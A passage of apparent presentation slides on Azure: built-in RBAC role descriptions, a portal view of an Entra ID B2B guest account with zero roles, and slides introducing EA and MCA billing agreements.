
RBAC Roles

Built-in role	Description
<u>Contributor</u>	Grants full access to manage all resources, but does not allow you to assign roles in Azure RBAC, manage assignments in Azure Blueprints, or share image galleries.
<u>Owner</u>	Grants full access to manage all resources, including the ability to assign roles in Azure RBAC.
<u>Reservations Administrator</u>	Lets one read and manage all the reservations in a tenant
<u>Role Based Access Control Administrator</u>	Manage access to Azure resources by assigning roles using Azure RBAC. This role does not allow you to manage access using other ways, such as Azure Policy.
<u>User Access Administrator</u>	Lets you manage user access to Azure resources.
Reader	View all resources, but does not allow you to make any changes.

Source: <https://learn.microsoft.com/en-us/azure/role-based-access-control/built-in-roles>

AZURE - INTO THE WEEDS

ENTRA ID B2B GUESTS



- **Guests have very little default privilege: source docs**



Search

- Overview
- Audit logs
- Sign-in logs
- Diagnose and solve problems
- Custom security attributes
- Assigned roles
- Administrative units
- Groups
- Applications
- Licenses
- Devices
- Azure role assignments
- Authentication methods
- New support request



 Edit properties



 Delete



 Refresh



 Reset password



 Revoke sessions



 Manage view




 Got feedback?

Overview

Monitoring

Properties


Basic info



Simon Guest

smaxwellst[REDACTED]

Guest

User principal name	smaxwell[REDACTED]	Group memberships	0
Object ID	9dcc4cb4-cd48-4531-a38a-6647ebe78cd7 	Applications	0
Created date time	Nov 7, 2024, 9:13 AM	Assigned roles	0
User type	Guest	Assigned licenses	0
Identities	MicrosoftAccount		

My Feed



Account status

Enabled

Edit



Sign-ins

Last interactive sign-in: Nov 13, 2024, 4:07 PM

Last non-interactive sign-in: Nov 13, 2024, 7:47 PM

See all sign-ins



B2B invitation

Invitation state: Accepted

Reset redemption status



B2B collaboration

Current user is external

Convert to internal user

A LESS WELL UNDERSTOOD FEATURE

BILLING AGREEMENTS

BILLING AGREEMENTS


- Two ways to be billed for direct agreements
 - EA is legacy
 - MCA is replacement

Source: [MCA docs](#), [EA docs](#)


Enterprise Agreement



